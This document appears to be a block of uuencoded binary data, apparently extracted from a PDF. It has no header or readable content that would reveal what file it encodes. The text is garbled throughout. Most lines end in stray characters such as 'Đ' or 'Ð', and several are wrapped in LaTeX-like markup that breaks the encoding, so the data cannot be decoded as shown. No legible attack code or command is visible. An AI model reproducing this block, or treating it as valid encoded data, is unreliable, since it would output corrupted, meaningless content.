M7])5")D4*&G8_E+)BL1*AU'-0^G!:>I?CQ>GEA+RK#9;QOPQ<&+>%[!"D.]=Đ MF3H4\$S#;CT3DOS/Z2;_WYO8&]</1Z[R:K98KVR.N+'/HHNLC8%1"\$C_M"-K[Đ M?&EX.^09-<(8,3;7\$0/3["GTXE`T/9LXDBK8.WV\QJ^X<6K?]R;"3JDE6S(=Đ MF3-9D@`R`X48FW0>37ONON@8;Y25^]Y0&=(*LKVS9JQV<N\DNZ[R-,L3?88SĐ $M, *> Z5XD@X+83208HH; _C7!0&=CVMLU; 5?[3+S;)!?'4/_$0=BYY3.,A^p;#]D$ M1_VH0Q6N82`D[O*01-]N2OS1L#.;R&G3%6DFAW_PX?#U6]>'>A65T<&)^4KCD MA\, IPST,\0&AY(@F#`4^[##!F0P,IC"A<XS.2)DE31,_T0K7;X6%)DN^IU"AD M5]!/S;.<DGF<(,X<#UJ57K3WP;_JU<%H%FGO>M`35U&P=640/7!C%_R,3?"(Ð M.0:7/+2\!G]NE)1\4W-T1OKVF1@B_+E39V;YC?_<-%2\$I<9;[Q_OPA6E*XQĐ ML%I+DZ-X\DU,7N1W<RGM'NN@TQ')B9ZX,3/U%MY0W:,=M2('\M2(.+,HT6>8Đ MRO147\?Q73T%=0EG`I*A5&<SABQKI\6&?L[DQDJ#AV>UD[4LF",]NN-0[3W5D $MSI-VJ?SXW[@0_/8Q<$)V%I'VB:V^$V^_4Q4`TQ0J&)O%7._L3G!7`A^`\D$ MXSW;U98N7=FSJ[Y"+8_\TFE`!='@4#\I4<#\NF5H>8EB;[QZJ<K<%?*[(Đ M'ZX-E89FQ1ORJEZXJF0T^0W.O6;36X1B@%T.P9K?,Q2WV?I73V@RJDW:,[<EĐ M)S(:-1R;=^?QR+E7#_..#J_FV?"N205'PN8WC0B_S\$18A_;^<-F%"Q=UJ*'#Đ MO>37HJV:P@',IQ9L+9((7A4W]!+.T(2^;?HGN"E-EW548>9)CFP>.U]&-G<_Đ M?\J+J#0LF8'R4-I?XMH'B'\0]_JXVO94.S3_-2`CN'C7=X8Q!/M7LZT#'>DEĐ $\label{eq:mh*h#ZSX4R.} \\ \text{MH*H#ZSX4} \\ \text{R.} \\ \text{AJFWSC9+?} \\ \text{?Q!+<T'} \\ \text{X/MN0HJ} \\ \text{=:} \\ \text{^^/8KCMBT-E7G!!UP(C!\$D)} \\ \text{UP(C!\$D)} \\ \text{MH*H#ZSX4} \\ \text{NOHJ} \\ \text{=:} \\ \text{NOHJ} \\ \text{NOHJ} \\ \text{NOHJ} \\ \text{=:} \\ \text{NOHJ} \\ \text{NOHJ} \\ \text{NOHJ} \\ \text{=:} \\ \text{NOHJ} \\$ M)6^*.+SO<JL!\4Y'L:QIC.L:D7_R\$\$9##0R\3S(YG5"[6EOA+:R-J7R?\4ARD $\texttt{M<)./@D3>*AY_*1$>4Y4HO.RU.=A>>OCVL-]\&,(V@TV-_;'O(:IP,Y':;IL(@D))$ $\texttt{M?>(\E\\#WU/\KB^!'1E><7SE\#!WT`40"G1\CWT=8,"9,"C!P@;O+B+R\#L\A'-Ð) }$ MRSR.7BBE: `VZKHCL3![@S7^&/B[?MZE#IN%X_:/@?]BP>B\O._W!]/A`2HZ,Đ M&%RS58[>F2!GG<W9?30L<AYWJ8@H9:4QHAO(4\$O DSEAEX7".TOZXXLP4W>LĐ MG-?O.U@;2!%(L9\]#IRJXX':CK2UPPZP?.503K)\C0S/VX*"JLLKJ+A/CFO#Đ MEJ0-?_Z4+3U^6U#!KV[0V4:?O&=0YKM/;%E1)%!A/C[;#Y99#Q2M:R%\$<HN_Đ MM['C-MD.3^Q9U\$:2G]3H,3["W2*TH/L4LR;?A3]1W0*K7=(9'9-4)"MC%XU3Đ M^[58J`YV@7@V*I*VCN=3SPOCV[.P8AV101A!.?*D/3*"Q@W3UAI;TXW"./=2Đ M^R%)UVS7TS\$:(>-<1BTU[W+**Y#M.Y*.%KX?2I+?(_0727Q!G/7/0:PY)SGYĐ $\label{eq:mp-en4x+*} $$ M\#_EF\MLP-EN4X+*([E5\$?D><\GR[B1'FD'XYD,"WIK/BKGH,P<DQ"CCD@2F;D) = (E5\$?D><\GR[B1'FD'XYD,"WIK/BKGH,P<DQ"CCD@2F;D) = (E5\$?D) = (E5\$P) = ($ MG-E:3K%//W=(B&.<ZD=KXG3<%L0!7%0XR,,3:[[W^3JW<H9+15=__\$W)Y2*AĐ M@=RFG!M^:E9!XTLQT\$%^=N5*TX=>F1;@-DASE+Z:">,EVJY(8.&UTG/U71'AD M9P\OR>"3SK\$#K<!.+=G]_01BMEXUM>@)"C">MYPH`[_'7BHE;:'K3BXU\$2)6Đ M74L?ILD(G8>8J^[6^)*][0B64:JBFT9D][#:W*Q?%J+6AIL7\R[UL^;^(^\$9D M8#C*%:6FZ*0\$+2^=\$-&CLU3QYWY.U_()ZYHN0=3N0<7VHR!;X`(L6P2[3^*7D M7\$S'\$[+D\QY43RQ(TU?"JE#:K1/9G6#R.\$>WDZ75C\@\$Z7\$M((H6'PC&NU#<Đ MT62,R)L&HTK!ZO/BMYVO[OBNWU:7RR]Y>;(F)1Z)-=EC2#ZV)P'.!*I12T*=Đ MR)Y18/7;*59'OMXV2QUU9T_TG9SZ\$-?G-#`Y1:.U\N(]F2,3T2494K/,/1)MD MWL+9Z:*O^H9`0Z+1BS'?*9WT<'ITQ\#*/VWV>KA*6=NJU!C))0//I7^74,0*D M`W&)GE)!7!*5`_-06"71Q6Z>P@#8N%FR^'1S8"MQ<!WDD<\M`!N+1%ZRZLF8D M\$U/!K\'LW;3-=QDLDGF4[R*Y:6_KVO^-3G8K_%P!_OJ_WK_^\$.-!NN8:4OTBĐ M3;'R^?>.-K(9H(ATZW`M]W*-RB>A6F<N>R8P.<P/77\$X0JC-P-"!+<\$W+AL;D

 $MS; = RF \]VM' \] > MWO9VU + SJ?O5P # 2515!? \/ O < 48 - 8W_`A.R)Z5 \] Z6S; [`Q1M] - D$ M<+VCAGT:BCJ=F^*XX+`87%@X`501=+;O\KI>%UD#2_N2EN4>)1BC:&M=YD;ND MI^*WT`?K*E28.^C)+]%7Z)P?!YNCR0Y&H[TO-'G2[P3OW]VGELH5QE8V-F&:Đ M#A/Q:1:S\8?C^85,(I2>R4C?WDL9/_2@)>O:3ZJR84"@I=R!<T_X7U7\GRAĐ ML)%:09D05^H+>\$'8^2*)5:.^:3XD?9-N=&8C;P!MY,2;*/\$BY0%NM*@/5G/0Đ M/3#.+[P-*2R>H__Z[D.\;V2ZP01KJHOBP%=>HE#\$@@HNNP&^:(S?-!<&>'88Đ M7D<H?L7& >S5=M=%@M(QC^B+?:E-<Q=?T=B!524I#DO?B*U%H=SS)<>*3U`YĐ M]@H/0*\<P(50]M'?'NGCF'MG!(+-R@MGY!@1RHLTCR>P_3-)&#LR2SJM&?LTÐ M;2*2LL6(8D'/9SNBPT4A]/E?_2PT'!/E3LBIP8!HDRCA]B3^>\W<>XPWBJ8:D $M=W*]X;CSZ\&_[:E`N("'`J:.[<,$)DJ>4?N\:K-*R+!YI*S7,3E:RT3-74.R#D$ MG.K!AXR8'\$X''#60V=T]PAP<6L^[3(SV98\&"9^_C;#LE[;BDJ?GG1SL"'POĐ MH, HQG`CVSSEBD!K!+RFWCB89%1F_>^R%O//X;'RRD=5JA*:(L;M?VJF,4D)+D ME>,7LV8".;A/\#75?V+\O;FY7ZW4U!''=]K?!D?VDD8-W8U9'%[8)8%H>E4>Đ M?/RVF/<B/5N_F8V^D@&BR(6.?[,IG%/L%[&`NZ\NC[F7;B]%\#?QO@=\$&>\LD M44O0WH[NVB\$.IN?/RZ-Y(_]KJ8D0@CHB[B-J.H!&(MG;;W[6T<-Z8>IA#9H4D MUOK*@TF0N-)6\$0T+.SLN=.<*F\\'!H_ARY_^29M_'[/E-C?16[6'WPJ;'_X6Đ M:>(A3E",C,<H\$G,>D%LHUQ>M,_HZ/7=CT&#?`AX,95F8[*)V8^.(_Z-[]KLBĐ M\\3;[%&MR(@(PT>VOD=T&\$WG<9]\$]7"OTFL<B%3(A*ICSYKJ;[Y6TWF0.LTYĐ M[:_MK)T*3-W_'4S3OQND^13O4RL6S_5HU/\RL*H,D*(#GB>UF]HK(X)V[7AZĐ M\@3_M90E\][8.UN>H?QG9XRXYZ_`;'--\!VVC!4HU#.5OK^^IW#29IDVT*A*Đ MPP4U,+XDQ^RPGID.`HA.ZF@`:2RR;+'(7=3*HW+^]>Z?Q]X;,WK;3]9SC49-Đ MM28YFNOQ^K,"'PVQ\$"/:Y%)#/@EG/&H5BE7ZSW*BL/'2'(:_O[D/)ZWVH),BĐ MU(L&&J0#5&44VL:\$"V0A%S!:2H1_%SR*[Z,;6N_;X7C22-+X8WC2H>QL^Z62Đ $\texttt{M*N6U9E} <= \texttt{CU:FG:} / \texttt{D2} (\texttt{F2H} > \texttt{\&WBTE} \setminus \texttt{@5TY?}) \\ \texttt{UVMNI5R"} \setminus \texttt{I@']} \\ \texttt{6S=\#=QRU} < \texttt{GV.]} \\ \texttt{D} \\ \texttt{GV.} \\ \texttt{D} \\ \texttt{D} \\ \texttt{GV.} \\ \texttt{D} \\ \texttt$ MA%W>KIY7(YQ\)E#DPDE)B+0;N(,O7X]13OF*A_OIP!3KF='C8<V2:,S7_H!`Đ M'S)VF-MGO#+\&4'[!?>6/OHD^^@_*E2CJK]*FA(?C]C8"C<VW/T8J\[K<)M+Đ M'7#Q8?H,?5&?6KLW%!ZNZ%+3%"S,W%K%\EY73GH87TE_RMP<)>/\\W"ALI0+D M^&6K.8'2.3&\$#AHT=%:H`^GY\LS^>H/7N)QK+?>9\$SL+[NR?M255XHBY2+3XĐ M^-2ZW]8EF'JEKZ1*&,)4K!0T\$NI+)E=W9F52%O,H*H:!KR=0_&O_+G(11G!\$Đ MQUM9U^*,I'=$F<SIDFXMV"Z<);>^J\9T^OU./H/J?7PR>+BUBCS5HRL(Y6;Ð$ M:L.O/(ZDD[9L4%S^?A\$!RG`C3B1X]!IX#0ADUQ^D8V9<5=3-WY1RIW5I]"N?Đ $M9_{H_{B}^{S}}), &50M\2?!:B?J@O:JVP^R!;]^ZT[P1V\,U+NO]<0_7.(*1$DD)$ M5OZ[=0S;ZM.]Z4ZKY5']GW5D8Q%HZ#I6"-46IAQ58>A._/-PZF#7A=,#E189Đ $\label{eq:mvQ4:nl:} $$ \Q_SN4N<IY\KZZ6&D<H.-]M?SCQ(DVO^]3T\#N\$T,MJ4_^HBA-\$CU-D$$$ $\texttt{M}_{+} \texttt{WC^]A}) "O\#W\$=J\$G-[OH?-;]*0.P(;,4CP\&B>/=_0F\?M1(]G_M8B*'2Z9:D) "O\#W\$=J\$G-[OH?-;]*0.P(;,4CP\&B>/=_0F\?M1(]G_M8B*'2Z9:D) "O\#W\$=J\$G-[OH?-;]*0.P(;,4CP\&B>/=_0F\?M1(]G_M8B*'2Z9:D) "O\#W\$=J\$G-[OH?-;]*0.P(;,4CP\&B>/=_0F\?M1(]G_M8B*'2Z9:D) "O\#W\$=J\$G-[OH?-;]*0.P(;,4CP\&B>/=_0F\?M1(]G_M8B*'2Z9:D) "O\#W\$=J\$G-[OH?-;]*0.P(;,4CP\&B>/=_0F\?M1(]G_M8B*'2Z9:D) "O\#W\$=J\$G-[OH?-;]*0.P(;,4CP\&B>/=_0F\?M1(]G_M8B*'2Z9:D) "O\#W\$=J\$G-[OH?-;]*0.P(;,4CP\&B>/=_0F\?M1(]G_M8B*'2Z9:D) "O\#W\$=J$G-[OH?-;]*0.P(;,4CP\&B>/=_0F\?M1(]G_M8B*'2Z9:D) "O\#W\$=J$G-[OH?-;]*0.P(;,4CP\&B>/=_0F\?M1(]G_M8B*'2Z9:D) "O\#W\$=J$G-[OH?-;]*0.P(;,4CP\&B>/=_0F\?M1(]G_M8B*'2Z9:D) "O\#W\$=J$G-[OH?-;]*0.P(;,4CP\&B)" "O\#W$=J$G-[OH?-;]*0.P(;,4CP\&B)" "O\#W$=J$G-[OH?-;]*0.P(;,4CP\&B)" "O\#W$=J$G-[OH?-;]*0.P(;,4CP\&B)" "O\#W$=J$G-[OH?-;]*0.P(;,4CP\&B)" "O\#W$=J$G-[OH?-;]*0.P(;,4CP\&B)" "O\#W$=J$G-[OH?-;]*0.P(;,4CP\&B)" "O\#W$=J$G-[OH?-;]*0.P(;,4CP\&B)" "O\#W$=J$G-[OH?-;]*0.P(;,4CP\&B)" "O\#W$=J$G-[OH]" "OW$=J$G-[OH]" "OW$=J$G-[$ MBQ*E8TYOA4+WN3SB:O6843EE)54?X@3V_A*N`^:\$ETW>*4<59!5&XV,O'%:JD MH)UIHTV3?VN`E`SPM/>BX'4]];@)5Q&.5-PF"@AL\$F\7>=6%=%9H\\$&]SS\GD M0(S'DN61>!&BI_Y*/&9UO>2>]+Y@NJ>[TT#PL][IF'S^@I_T5TOV&.S4\:-2Đ $\texttt{M} \times \texttt{G}_{J} \times \texttt{P} \times \texttt{P} \times \texttt{S} - \texttt{OTEN} \times \texttt{F} \times \texttt{S} - \texttt{Z} \times \texttt{GD} \times \texttt{S} \times \texttt{S} \times \texttt{S} \times \texttt{M} \times \texttt{S} \times \texttt{S}$ MT`BUC,G)SVQ0CCB#>?^6?`JWOVON`DO@:J',373%A,1>(%MOQKDJ/"25<=JIĐ M/`5.&ON']G\M8;T\$ET.3X**M%99?("/H(^/R\$X12HL!<#>C>:&AKV'O?+8KĐ MV=Z](TO8^H#LSR^YX/W:;H&(]T#APA6Q<Q\$%JD>>5%D=HR ZM,-U,W^^;B[,Đ M0N&F*R:N]*-F`^FF0/.V59A%H[TICC=;S=\S3\$G5\001@%%\)1R8?R0P-C^WD ME/KF<L`76#S(5>0KI+YZGJ!+L7Y63FII1S0^DG.KIZ-R:-Z7&":],^BB'9CQĐ $\texttt{M=TU2+I/ND@;9_/^QZ\#.X\8*]'L/^ZW>CT"D1=JM/LP7_SX?A20$6Z4=+\$.\^+D}$ MEHW, EF6^*BWH9NOHF-\$BA0]AQ%@G-.1H]4&Z1P&OUMC0&4>>:YFC,[^<.[FWD ME_`SLQWR4.#_;@?X2ZS`8VO4SSA@`3C14I1S5CX+]\?=#/9)4BHE:3']RJ^7Đ M-FC.GAE'5C#^6U=0])=-]UNA'%9I>V8&NY8E_+)I.:ON_&;I8O3_A!PA]"I<Đ M;'%]8;@V97RH51&ZUE@O;65%.0>9"YV]UMF3*6<HS\J2.C'?JJT9[8?Y'U"RÐ M^;"+@(TS08L_1&`G>\$6ZD9W3E:1S!Y70IS6=I`J&"(CM.`YC2AI_CK]Q7<CKĐ MC&BY._C\$'!92J)-R8P_^QM[#D:@YBZZM#_@J"0RS11WXI>SFAT@#1!AD?XH+D $\verb|M3YFD?A5CWJ,O]1Q$|2_-3!H9|1W49S*D@E42W]GD\B*K*;M*7)E]$*>4VUVD$ MPLT]]`\$*Y7"C/^T]%YU%)OMKF1WTT?:/"&3\$0F>JY\\$^#E%?LL6>5(IU4O UĐ $\label{eq:mass} \verb|M^*| 3WKAA| PO1SALRO>G\$1A5; L.3\\ -F0=1^'ZSAUN.GWX>Q>3P<@3; P;O^T3_QD$ MS*0?[2T>]N'/FTG\&\$L,\KUS,C;/"<P&WP%5`P&OA_UU\$V<IY*MU:858:LG*D M5FK"I&!.H5VPP7_07SF"<Y!(U@MCRI1';*N)>.C!R9OSJJP*OV%X^-3ZSD(!Đ $M^{7}=ZO]\W>+]1N)8>L$?T\;!!M;N;-D`AOR?];'!3S`Q3[[K^M]$#A][Y&MD$ MG_`0(_[W/^`E4J>>905[)[-A+VCDTS5;1;<LW,UU\KAU'_X'1401F(>WFF)HD M=10^%^]OTBH7<Z])R1O5VD;RZ-\$".F)Q1E57`3##X%]R%\$F_L,.L<K._5[7VĐ M9P.8I`A(;)^6)E\$I_YWUX;H_P.4CIFB;+[KT_G'K8GV)%TK=O_F1+G`@_.ILD

M(JY]*CS2UG#C%K:XI>7U#]'&[W\$O&\$W8"N_OE_5K2XF1S?16Q%1BIS%]\5FYD M#^7UP8IY>#A+D<*H'0.1QP,2;[XP=LISY:>*5^KC#@K::>V]A6,A=B4EQFGVD M6E, XT+^WW\$\$'7S; "^(.[L]#M`'\$1FP%;0=BW;C%[F@T@JV(G\5;.QUH,K7PAD M^F.96S5[CXR/RQZ+]2!873SKPLC-VL&=\E];-F/ALIKA5EX8FD1-T>,U#W=RĐ MGM.JLF8SR#053M;-)4XV,/XK^(C>&ZH%(X*93LN[>,?B5LWAW+?!A;10:7_,Đ M!EY[^;H0'DK2J+];U\0G?B%>Y3`W?V9*F E&</ V"8^'\V!1(;?S90Y;7M9>Đ MA_;204@7#KGJPI6]^H*L[J@G_Y*M8_CE4_U\$6:4B804;BK>?%)+G[*4RL#HBD MS@BZF*\$K/P7Z"CK#`,S5-I]99ILU+=6DC>7U*R)]JE#R'[E,_HDAQ?+W0+?TĐ MM7XQYO\!NAMPH.N%&G#U7Z(>_7T*:#\NH_]_/PRG;&O'\K&S"RPH;(5=SG]9Đ $MA->>)(^0G&?0X?#6*S"[-*C24)[H4.I1/K""?9/%'50SK\$'90X""80#\A<7D$ MZ<I[D!E@3!:(XC1NI-C@(#26-J[QJU'JLW>L!ZY`IA7O;<F@7_<B@;A(HDZFÐ M208?>9BDO`>Y4P5%3Z:JZDZU7)U51(B8H+BM\>2@%6!VZ225@-:>^_*<&O:_Ð M5H; \$PP4[-7@S.(42N+D+GK]12*ZU]\G_6K'P4E]CJ?G5LJ4YN*AP25ZVH=E&Đ M[.S/K3[#_(4*>MZ@2%G=.;VHLPTG,8"]D^,2Q%94\16PZ8M5^W&\$TI@.I2U\D M8BV)8ZMHIMBR;%/)T]5K^-`BLCV^<GX"G_6W3&;'^]"&0+1[ZP^'IVA6J,(@Đ MH8IN%W7/O; `U6>-LHAK6^HK<2-+AR:+)14-C<=)20#T^7/W0<2R765,&!B;_Ð M32NLO_A6G%+Z`:!*(_A'2Y)XALFT"K<9QG;@OX4.3=["XS_C3AG>1TPL:_>(Đ M?%+"32Q0)B_.+G>.H+W617>5#:S0ZLF@I.Y?Z,T`[YH93IB^D]GU0XJJJ>CXĐ M7?LH!(1LJ`GEN),>NC\$U?\$16HGAZ",LM`:H/E.R>U&3&L+%N9B2^Q_V7S3Q&Đ MF":.'B7;G[S5_+[P4?XF\5=#;.RX?^T08PJ+[BF'XV4L07BZ@1(!G>PXP)Y,D M(,MPCI^`KE:=X%?KF)^O3IKX(\$"\`8YHW17=K?XK44LYRH<H)P[;XO@M'_SGĐ $\texttt{M1X0^`"F}_=S@(\K^/*2+"M"C_N,/CMJA./ZR@SDW1L;X\&?Z\Q[<_IIR>B%])ND$ M&O[W]OK=-NEZ&'.7U"CRT]3.0].P`/\$9=*2L=Y8L#H@R?)2?VKHDB.,]R#1)Đ M8"&7H?.),)JSW':#`Y=G\@MK??NOB*X;Q366>8[\$_\X\2./)J71^R7-;<%60Đ $MR\& > : A; -DO3VSQMX7_; Q, +6(J![K/Q(Q2F9'H/L;($UTD6+1^ZJ^'53"^]!, D)]$ $M@Q"EI!)^Y,/9("'5[Z0=MH>\#_JO\#LAY:*CR8@1K-L81^_I.\8UMQP.A.OAD$ M*1`L>NP*;1=X@D#:N\$L\$ZR%.I1XGJ^M2/`#P;JKR*.I?2YFG#L")KI?#F\$='Đ $M;A3*R4**2*9,OG7![5>C/+\#E2C\#(/XN'T(O/>(])?U*J<V`D_KM.-5`)Z1TZD$ M&H/54/[#[@!Q1_3G"ZF)RX*//OPIQ[B%/I`1%UQ_M"P74N[`*+]O=O+,V^Q5Đ $MV(\9[8*(15L29(1_C2*DP*LD0S=8![+B]*<\$0[7DFQ4I]"=6]4F^Z\#V,5>0CD$ MZO10=+7KQB_W`+Z;AD_^B)MP[P7&JN\$@P2<,.Y%HH8PZ.DS&5_<FEV*3,@(Đ M\$IHC-Q^!)FBB%*GFN^TUKQC0:_B[+XGN_"O#5\;#_A3`7?YX(^B_4?MQVCW`Đ $\texttt{M-+TFG/[/;)5XT7W<WHT7RG[\?SX,MR[6=.6VJY07IF->-\-?O'P:APOT1>E[D]) }$ M+\BQ=\$[CVYN\B9MB/=.Z83B]YS"C`*1_!]%".&[Q-"U'YY5BS^Z*\SMIE(6]Đ $\texttt{M:T} \land \texttt{V4G>'P\$^M`.8\&>+GS=\#<[G6T+KR\$D9F^K?):Z'3\$IDXR_\#X>@Z6,M=^D }$ $M@[J(\#R'6A3J1E.<>K+=),[U5I']R_]EB',BZ'F(&U9G"7&./@6:>W<7?FHZD)$ MFJ84T%@0F.B:7]N`F(%;:.1DLD8U>88_/8A4KA=M8?\I6/1HX-?3OT:D\$?S\D $\texttt{M)A'=^?["0\&IL97\$79!\$@XCBRX1(E3^WK+L*R!=CUNR5-,^S42\&GH-T>0A_*<D) }$ M&G5T*GAS'OO1-+#>S=DFD1WTPKL>5+DPG7F/WB0]P YN2%:4>4!#2>;6:-'IĐ $M\9P_J0_=%(T.\Y003JS+E[!_[CZ?+'^RWR[0S"PC]J(6_/C/NQ.\MT\Y\((ID))]]$ $MF:5Z@P"BX8\\ \&,E)/B:PM*W:5FHQH4R0+9S_QP?^*K&](+Q#'J8X4@P[50$"DD)$ M3._H-Q0++>7/["5UY*_=![;(;XKS,/Z%WL39[H-[=\9U5NKR^/9W=D*3\'3LD ME=%4#(>K^"Q)P>D8BCV66.FUB!K#M09!RX)>S>'Z*K0V3.7)/]-DQ0J4R0'!Đ $\texttt{M[Z9U7^S=:O/*+?YA@V1;U(<Q*,Q)@.11CK2'<R"U\]IO,,1.Q3UD>DC%?>ND }$ M'[?E!;*B)(;EG_.=2DE)C&`MB="']%^HJ\$L.U[;MG:G"_^_V;)4'Z'U?#!\@Đ MBYMP(/T@KNIQDBV]?_C4#CN4Q_"7K/2K/2YLOQ79NVQFS[^5V0!6NEU]/EI/Đ M9P6NAAQ@6V\Y`86;5<7GX8&3*Z0.&DN2G`5*_,TY_SXE'6MH<\$L]S%P[M"%'D MW5I+]A;49,2A8C&[3=Q)&@]45!JGUZ\$?^/=I>QX)M]9T&ZLY>FQ%8@*)#UQ:Đ M2B4Z,W;Q.T<J1!'*IEP>6W(5_!.+'\GN,0[;S^;NE_\>Y'L.]XIOSKJF<A4RÐ MGB<^EGM/DATZ;1=L-/X&-?TLA60'YKN-X40WD2O9R3LCPX>^/C\><HB]'M^%Đ $MV < = P/8CX^{,i}N_{61:B(\#**_Z)D\#[+=L@\:G;)3*)Z\#YTZ\.!)+\#!B_P@S8:*D$ M"U8A(J6KYZKL3`5R,I\,R."H4D7KGW5`OWYT[^WT/??WN,0WUF&2Y3@[-7?-Ð M9?IP3LCDZYK/50IC?\HX'2_0+(@0)`*2B[CD!\$('%#<GIT2YW0<)217=XQ(KD M;16G8#D\E%J;6J`DLTU(X_672BUK%/=?C"MR!&_4]W["_/"I]4TZ2@7Q11Y4Đ MT*X8*, #*J_J: %>OX23GT>V*E=U)KI*_UTJQWXNAD3<5%UNQQK)0GVSJIO03*D $MWU > _08VM) $x; 19X0/U1PJ; 81IZ < PB, ?7 + QC) ?/+), =^=SMM]Z*[^,&>$B4W+D$ M+O:%!W3>%2?SG5:(`.30="?-O=6"90!M_H];?2YT#R8'EQ^:B/WGGVOE'J#+Đ M152-X?_?#SLBKODT!-PLHSQDK45K@^1N6WJBS!WY'&<-]@!38R8I<@A)Y@_RĐ $\texttt{M?[(>:Y6U@:\$);\&*Z.8/-\C",@7?_\<W.09)X^(K+K8L-'348\#I\$M`@M\$6?>_£) }$

 $MG\#0M?\-JNEG/5*<^KDUB>3U;*2!O3[(_^J\W@1VX@?]\V'!*%,72T,V?+1+D MO!."B\.%&%=B'&;(1K*W4_71W3Q*P\$B&O(H(20.)?B)\GM_#0+DP;9D!M1#"Đ $M=WR]!3NF[ZZQJ#B<;].*K*^Z<Q1^I6[KXU&:</Q($>41W-X#J**5Q^-*2)#,Ð$ MY+NHN3<6M?CZ;6?<*KL&Z_LQ(6F9D<_6#LQ)4G.WY\NEW@LRJA\$BH2@'_'^9Đ M6)CS1N'.;RAFBS)_9@L5SXCN4?.D*<67Q`?L).&8P2>?7R&.(05SP4SCN#JQĐ M#UUF]E39>D>)/TP:VH/\$?&_/D<%-A>KRUSHB)5>V+8'@X["TCY,BY+2`@Q-]Ð M]'#*JG2DPL AWGNH[%I)AG45RU<#;TK"EBXP!]& F\$/% /=LH*F>P)= .%COD $M,."O[CVZ!1E"-2';S)/F[L3'Q>^"S7>&A5;O3\XJ!O($2/V3IDL,K`WK<./,Đ$ M684HLIQIN?ZQIX6,1E(>QD!`1PUV=DR49^L:\$23GH@GXIM#4/?!FB9U?\68QĐ MCB([T[._94HQRSOG-=?!NU?P`D"V[/WQZL-&[":_,ETM4;@90B\[Z)CA>U7EĐ ME.>3_R#,,^I;8`GEJ!>BV[>QVM*PY6T/Z8#R]G'[C.&]I=!WW5MA1RXJG6]:D M:PKITR+TT\9#VZP>WL-KL<#G-)3CWWG:B;JB&3>?,;,G`)(R*]MF^_HYD2>4Đ M+ZGIXEIO\BM6U"F00I4Z%L53_N%<&8],?H4UWWJ6S8;@3%-1(%<]@:^9_74:D MZ:,?'Z@B*PRE3*GV&X"_"CI<E2#X\TZ6,+2U;IIW-K\$_"S:[W&#;/I20),/*D $M/N3$2X84F5(A5(]CB<`X,NP@ZE%#EH<$\(">31]H@HC[Z!'==1B^[O3&MPJVD]$ M547)@DTI]WP76G#=H`*D.J=.=U2E^>!U6KWZ6E:ANS4.7RIB8`@>(U[TVK>YĐ M]VS7YP<K5!=],5(]GO..HGSC3M(Y;GXYR##`S5NSWQ3GA``KI'P;FN+_8:4;Đ M6A/<J)_PJ8&B'=KU+3+=@>ZN_<&5UT"*:)4M8Z!U-#S"IL,SR*(54QZT8B*CĐ MA^^,'B`^10PL0YC=DI?6L.CB9&O1\$D'S-3_NJC=@FUURFSP]@'E=20K0>-D_Ð MA>E@<:MYRXJO9O*A5P<;<:H+-H<_5M/J1=-NP\$#-ON4LP`HGOC\=SJ\-##&_Ð $\label{eq:memory} \texttt{M@)} < \texttt{N} + \texttt{X} / \texttt{D} + \texttt{2L2NG9} / \texttt{N6Z-*DH++V+-10.0^AIY2Y} & \texttt{/1} + \texttt{TDW} \\ \texttt{O9H} > \texttt{E1} < \texttt{\$9.02SD} \\ \texttt{D1} + \texttt{D2L2NG9} / \texttt{N6Z-*DH++V+-10.0^AIY2Y} & \texttt{D2L2NG9} / \texttt{N6Z-*DH++V+-10.0^AIY2Y} \\ \texttt{M2} + \texttt{M3} + \texttt{M$ M[IWBF/1=!!YBEB;6ER/*JKB.7+SHFVNL8JDPA\48MU%/'S\$ZZD/1\$I/S[3/KĐ $M1)SH]$<2]ZF`./NO%3>1']'1@(&VC'W[=)^063+6]DH(X4N@N=0ACH?K_LI-D)$ MR8:Q/5-,%]_E59DDX3KVXBK933R4!6S5.<%J"UP93HLO5"4=&\$5)!.*3^9GBD M%S>LGIOA]#_&7X-+J-P'Q]5(:Y\;ZAG?%4TU"HQ)\]OA`F.?EV.XO_UIUOY.Ð M-+6T\Y90RA'?BF^;BJ2*SMF,W?D;XR5O;@5#FTH\$4"D2Y-[;GF7>1\W55U8KĐ M!UO3\$@*B@15+2R,)R:&*'[3F5`E[V)Q<W/E6!`#CBYP"L:(4>/,-U[F5IT*4D])R:&*'[3F5`E[V]Q<W/E6!`#CBYP"L:(4>/,-U[F5IT*4D])R:&*'[3F5`E[V]Q<W/E6!`#CBYP"L:(4>/,-U[F5IT*4D])R:&*'[3F5`E[V]Q<W/E6!`#CBYP"L:(4>/,-U[F5IT*4D])R:&*'[3F5`E[V]Q<W/E6!`#CBYP"L:(4>/,-U[F5IT*4D])R:&*'[3F5`E[V]Q<W/E6!`#CBYP"L:(4>/,-U[F5IT*4D])R:&*'[3F5`E[V]Q<W/E6!`#CBYP"L:(4>/,-U[F5IT*4D])R:&*'[3F5`E[V]Q<W/E6!`#CBYP"L:(4>/,-U[F5IT*4D])R:&*'[3F5`E[V]Q<W/E6!`#CBYP"L:(4>/,-U[F5IT*4D])R:&*'[3F5`E[V]Q<W/E6!`#CBYP"L:(4>/,-U[F5IT*4D])R:&*'[3F5`E[V]Q<W/E6!`#CBYP"L:(4>/,-U[F5IT*4D])R:&*'[3F5`E[V]Q<W/E6!`#CBYP"L:(4>/,-U[F5IT*4D])R:&*'[3F5`E[V]Q<W/E6!`#CBYP"L:(4>/,-U[F5IT*4D])R:&*'[3F5`E[V]Q<W/E6!`#CBYP"L:(4>/,-U[F5IT*4D])R:&*'[3F5`E[V]Q<W/E6!`#CBYP"L:(4>/,-U[F5IT*4D])R:&*'[3F5`E[V]Q<W/E6!`#CBYP"L:(4>/,-U[F5IT*4D])R:&*'[3F5`E[V]Q<W/E6!`#CBYP"L:(4>/,-U[F5IT*4D])R:&*'[3F5`E[V]Q<W/E6!`#CBYP"L:(4>/,-U[F5IT*4D])R:&*'[3F5`E[V]Q<W/E6!`#CBYP"L:(4>/,-U[F5IT*4D])R:&*'[3F5`E[V]Q<W/E6!`#CBYP"L:(4>/,-U[F5IT*4D])R:&*'[3F5`E[V]Q<W/E6!`#CBYP"R:(4-V[F]Q)R:($M"N\Z8G%?5/L#;,D-FHHRO4,%WU8I,4K:3_@!(@<R70;"W8O!K"Q)U\7VI^Q)Ð$ $M2G!A>%W1>W]"JQ/=Y*N[I[>/4I;#0P(*6""_,I]>B44CW:):*Y#<3ULRLB!D$ MAKP(OAEGLH&VJE76MX5^O5DL),L!`T8\$)U\$"+:E'\%_'+@E`K66*1?/*`"Q,UD MKP6)YO2^_G0XNCB@21&RW#PA*C39I\$87@*.WFH\!E.K]"R&^G;;%(;/\$I.&DĐ 